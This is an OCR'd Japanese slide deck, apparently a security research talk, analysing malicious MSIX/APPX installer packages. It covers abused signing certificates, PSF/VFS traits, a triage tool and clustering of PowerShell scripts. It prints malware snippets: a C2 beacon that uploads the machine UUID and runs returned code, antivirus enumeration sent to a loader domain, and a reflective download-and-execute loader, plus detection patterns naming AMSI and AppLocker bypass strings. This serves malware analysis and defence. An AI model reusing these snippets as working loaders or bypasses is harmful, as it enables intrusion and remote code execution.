
悪性証明書:Fruity Designs Ltdの例



Digital Signature

半年以上失効していない証明書も存在


- **悪性証明書**:SOTUL SOLUTIONS LIMITED**の例**



←最初に投稿された検体 (amadey)
複数のキャンペーンで証明書が悪用されていた可能性


Mass Analytics of XFiles

- ファイルサイズ：全体の一割弱 (819検体 / 9,165検体) が1MB超
  - 最大104.8MB
- 悪性インストーラはファイルサイズが肥大化する傾向が見られる
  - 解析が困難




Advanced Installer

- **Advanced Installer製の新型パッケージは、ほぼ悪性**
  - **EDR等の実運用では、Advanced Installerを無条件で検出**+必要なものをホワイトリスト化が現実的？




PSF

- パッケージ内にconfig.jsonが含まれているか / 否か
- パッケージ内に含まれるPowerShellスクリプトファイル (.PS1) の数
  - PSFが悪用され、PowerShellスクリプトが実行される傾向がみられる




VFS


- VFSディレクトリ内に含まれるファイルの数
  - マルウェアは、１個以上の少数のファイルをVFSディレクトリ内に含む傾向がある



Capability

- 定義されている数
  - 悪性 / 良性検体で大きな傾向の差は見られない






Capability

- 定義されている内容
  - 悪性 / 良性検体で大きな傾向の差は見られない

良性



悪性

rescap:allowElevationが多いが
良性検体にも複数存在

Capability

- 分析した内容のまとめ

悪性・良性検体の傾向差がみられる

- **ファイルサイズ (悪性：大きい)**
- **Advanced Installer (悪性 : Advanced Installerを使用)**
- **PSF (悪性 : config.json / PS1ファイルを含む)**
- **VFS (悪性 : 一つ以上の少数のファイルを含む)**

悪性・良性検体の傾向差が少ない

- **Capability**

XFiles Tool

- MSIXを解析するコマンドラインツールを制作
  - これまでの知見を基に、着目すべきファイルを素早く検知、抽出可能
  - 自動化・複数ファイルの効率化のためにPythonパッケージを提供
    - 証明書の抽出、報告などを自動化可能


```
$ xfiles 4220038bd0cada5b6c34941be48c08f88003703e918ef43f016b2ff6ac868fb3.msix

----XFiles ver.1.1.0

4220038bd0cada5b6c34941be48c08f88003703e918ef43f016b2ff6ac868fb3.msix
File Size : 30240332
PublisherDisplayName : "Alto Verde Limited"
AppName : "latest version of PDF reader (Update)"

Analyzing...

!!Certification revoked

!!PSF files are detected
--config.json
--PsfRunDll64.exe
```

Tool Demo

4. Clustering PowerShell Scripts

Clustering PS1

- 収集した検体から277ファイルのPS1スクリプトを抽出
- 大まかにカテゴライズした後、スクリプトの解析やキャンペーンへの帰結を行いたい
- 効率的な解析手法を考える
  - 動的解析
  - クラスタリング




動的解析

- 静的（表層）解析のデメリット
  - 多様な難読化がされているので、限界がある
  - 実行されるコマンドにも複数の種類がある　（コマンドレット）

- VMを利用し動的解析するデメリット
  - 高々PS1ファイル (コマンドライン) の実行なのでそこまでリッチな環境は必要ない

動的解析

- DockerのWindowsコンテナ(Hyper-V)を利用し動的解析
  - OSのスナップショット作成→復元よりも負荷が小さく軽量
  - 環境の使い捨てが容易
  - LinuxのPowerShellでは.NET等の動作の再現が難しい
  - コマンドラインで完結し、複数ファイルを機械的に解析することが容易
- PowerShellその他イベントログを収集可能
  - Module Logging、Script Block Logging、transcript
  - 通信のログやプロセス作成など



動的解析


- 実際にPowerShellスクリプトの難読化を解読できることを確認


```
function Main(
        $enc = [System.Text.Encoding]::UTF8

    $srv = [System.Convert]::FromBase64String($srv)
    $srv = xor $srv $mkey
    $srv = $enc.getString($srv)
    $cmp = [System.Convert]::FromBase64String($cmp)
    $cmp = xor $cmp $mkey
    $cmp = $enc.getString($cmp)

    $enc = [System.Text.Encoding]::UTF8
    $UUID = (get-wmiobject Win32_ComputerSystemProduct).uuid;
    $xorkey = $enc.GetBytes($cmp)
    $data = xor $enc.GetBytes($UUID) $xorkey;

    $web = New-Object System.Net.WebClient;
    while($true){
        try{
            $res = $web.UploadData("$srv/$cmp", $data);break
        }catch{
            if($_.exception -match '(404)'){exit}
        }
        Start-Sleep -s 60;
    }

    $res = xor $res $cmp
    $res = $enc.GetString($res);
    $res = ConvertFrom-JSON20($res);
    $script = [System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String($res.script));
    $script = [Scriptblock]::Create($script);
    Invoke-Command -ScriptBlock $script -ArgumentList $res.args;
}
```

Extracting Features from .PS1

- PowerShellスクリプトから特徴量を抽出
- Palo AltoのPowerShellProfiler[8]をベースに使用
  - 文字列の連結など、基本的な難読化を解除可能
  - マルウェアや正規ソフトウェアそれぞれに特徴的なコマンドを抽出可能
  - 単純なパターンマッチのため比較的高速に動作
  - 4年前のスクリプトなので一部検出パターン追加

```
behaviorCol["Screen Scraping"] = [
    ["Drawing.Bitmap", "Width", "Height", "Screen"],
    ["Drawing.Graphics", "FromImage", "Screen"],
    ["CopyFromScreen", "Size"],
]

behaviorCol["AppLocker Bypass"] = [
    ["regsvr32", "/i:http", "scrobj.dll"],
]

behaviorCol["AMSI Bypass"] = [
    ["Management.Automation.AMSIUtils", "amsiInitFailed"],
    ["Expect100Continue"],
]
```




[8]pan-unit42, “PowerShellProfiler”, https://github.com/pan-unit42/public_tools/tree/master/powershellprofiler

Clustering

- DBSCANを用いる
  - 密度ベースのクラスタリング
  - クラスタ数が自動決定できる
- 22クラスタ+外れ値に分類

外れ値 (灰色)は
-1として
ラベル付けされる



PS1 → 特徴量抽出 → クラスタリング → 解析

Clustering Results

- PSFで実行されるスクリプトは、MS正規のMSIXにも含まれる
  - もちろんPSFは正規の目的でも利用されている

	sha	path	ps1
3	a46b489e43adb25805ef01b721457ff9f5bc3bafb5b522...	ConfigureUserSetting.ps1	# Copyright (C) Microsoft Corporation. All rig...
4	a46b489e43adb25805ef01b721457ff9f5bc3bafb5b522...	GatherLogs.ps1	# Copyright (C) Microsoft Corporation. All rig...
16	512a314e993744b21667ae90e51996fd0a4bb65358d4e0...	ConfigureUserSetting.ps1	# Copyright (C) Microsoft Corporation. All rig...
17	512a314e993744b21667ae90e51996fd0a4bb65358d4e0...	GatherLogs.ps1	# Copyright (C) Microsoft Corporation. All rig...
24	5506d9b6448a5d6dfa9690e63c7b7554c13cace769858b...	ConfigureUserSetting.ps1	# Copyright (C) Microsoft Corporation. All rig...
25	5506d9b6448a5d6dfa9690e63c7b7554c13cace769858b...	GatherLogs.ps1	# Copyright (C) Microsoft Corporation. All rig...
274	eb7b56b926918695288b887d091a3515bee48b87a334b6...	ConfigureUserSetting.ps1	# Copyright (C) Microsoft Corporation. All rig...
275	eb7b56b926918695288b887d091a3515bee48b87a334b6...	GatherLogs.ps1	# Copyright (C) Microsoft Corporation. All rig...

```
# Copyright (C) Microsoft Corporation. All rights reserved.

# Create/Updates the config.json with property and it's value pair.
```

Clustering Results

- 最大クラスタでは、以下の挙動が類似
  - 端末上のAVの収集、送信
  - マルウェアのインストール状況の送信
  - Webでダウンロードしたバイトデータを実行
- SteelClover、ClearFakeで悪用されるダウンローダーと類似

Clustering Results

```
$AV = Get-WmiObject -Namespace "root\SecurityCenter2" -Class AntiVirusProduct
$dis = $AV | ForEach-Object {
    $_.displayName
}
```

WMIクエリによるAVの列挙

```
$lnk = "$LoadDomen/?status=start&av=$Names&domain=$domain"
$response = Invoke-RestMethod -Uri $lnk -Method GET
if ($response -match "404 HTTP Error") {
    Write-Host "Received 404 HTTP Error."

    exit
}
```

情報の送信

```
$Name1 = (New-Object System.Net.WebClient).DownloadData("https://                    ")
$Name2 = [System.Reflection.Assembly]::Load($Name1)
$Name3 = $Name2.EntryPoint
if ($Name3) {
    $Name4 = @()
    $Name3.Invoke($null, $Name4)
}
```

Reflectionによるマルウェア実行

5. Case Studies

PSF

- Advanced Installer + PSFはAVの誤検知を誘発する
  - PSFでスクリプトを実行する無害なパッケージを作成し、VTに投稿
  - アンチウイルスで検知
- VFSに無害なExeが置かれている場合は特に検知しない

PSF

- PSF、Advanced Installer関連ファイルは、それ単体で検知されることがある

Bundled Files (19) ⓘ

Scanned	Detections	File type	Name
2023-11-27	1 / 71	Win32 EXE	PsfRunDll32.exe
2023-11-29	1 / 72	Win32 EXE	PsfRunDll64.exe
2023-11-29	1 / 72	Win32 EXE	show_message.exe
2023-11-29	1 / 72	Win32 EXE	AI_STUBS/AiStubX64.exe

バージョン更新

- MSIXはバージョン更新をサポート
- **自動更新機能によりPSFの追加、実行が可能であることを確認**
  - Powershell… 更新時の初回起動時に実行
  - DLL (Fixup)… 更新時の初回起動以降も毎回起動
- T1546.016 Event Triggered Execution: Installer Packages[9]

今後自動更新機能が攻撃に悪用される可能性がある

- 一度信頼して使用しているアプリに対して人は寛容
  - ユーザがアプリを少なくとも3回使う必要がある

[9]MITRE, ATT&CK, “Event Triggered Execution: Installer Packages”, https://attack.mitre.org/techniques/T1546/016/

Conclusion

Conclusion

- MSIX/APPXパッケージ (以下：**新型パッケージ/XFiles**) ファイルによる攻撃が増加
- ファイルサイズが大きい場合も多く、効率的な解析手法の確立が急務

実際の悪用状況を踏まえ

- **新型パッケージファイルの構造＆解析の要点を整理**
- **解析の効率化を図るツール制作＆大規模分析**
- **PSFで動作するPowerShellスクリプトのクラスタリング&解析**

Appendix

UWP

NTT Security Holdings

EntryPoint	アクティブ化可能なクラス ID (たとえば、"Office.Winword.Class")、"windows.fullTrustApplication"、または "windows.partialTrustApplication" です。 **EntryPoint** を指定する場合は、**Executable** 属性も指定する必要があります。 **EntryPoint** を指定する場合は、**StartPage** 属性を指定しないでください。
uap10:RuntimeBehavior	アプリの実行時の動作を指定します。 "packagedClassicApp"- WinUI 3 アプリ、またはデスクトップ ブリッジ アプリ (センテニアル)。 WinUI 3 アプリの場合、通常は **TrustLevel** の "mediumIL" が使用されます (ただし、"appContainer" もオプションです)。 "win32App"— 外部の場所でパッケージ化されたアプリを含む、他の種類の Win32 アプリ。 通常、 **TrustLevel** は "mediumIL" になります (ただし、"appContainer" もオプションです)。 "windowsApp"— ユニバーサル Windows プラットフォーム (UWP) アプリ。 常に "appContainer" の **TrustLevel** を使用します。 すべての共有共通プロパティ (で宣言されているもの `appxmanifest.xml`) と、パッケージ ID とアプリケーション ID を使用してプロセスとして実行されます。 2 つのグループに含まれていると考えることができます。 1 つのグループは UWP アプリ ("windowsApp") です。もう 1 つは、**メイン**または **WinMain** ("packagedClassicApp" または "win32App") を含む Windows `.exe` です。 その 2 番目のグループは 、デスクトップ アプリとも呼ばれます。

アクティブ化情報属性の組み合わせ

Application 要素でアクティブ化情報属性を指定できます。また、必要に応じて、アプリスコープの Extension 要素で指定することもできます。 **拡張機能**で指定されていない場合は、規**アプリケーション**から継承されます。 これらの属性は組み合わせて指定します。たとえば、 **EntryPoint**、**RuntimeBehavior**、 **TrustLevel** には重複する意味があり、組み合わせで指定 (または継承) されます。 アクティブ化情報属性の有効な組み合わせをいくつか次に示します。

1. **Executable**、 **uap10:RuntimeBehavior**="packagedClassicApp"、 **uap10:TrustLevel**="mediumIL"、または "appContainer" (省略した場合の既定値)
2. **実行可能ファイル**、**uap10:RuntimeBehavior**="win32App"、**uap10:TrustLevel**="mediumIL" (その他の要件については、このトピックの **uap10:RuntimeBehavior** の説明を参照してください)。
3. **実行可能ファイル**、 **EntryPoint**="windows.fullTrustApplication" (**uap10:RuntimeBehavior**="packagedClassicApp", **uap10:TrustLevel**="mediumIL")
4. **実行可能ファイル**、 **EntryPoint**="windows.partialTrustApplication" (**uap10:RuntimeBehavior**="packagedClassicApp", **uap10:TrustLevel**="appContainer")
5. **実行可能ファイル**、 **EntryPoint**="<その他>"

https://learn.microsoft.com/ja-jp/uwp/schemas/appxpackage/uapmanifestschema/element-application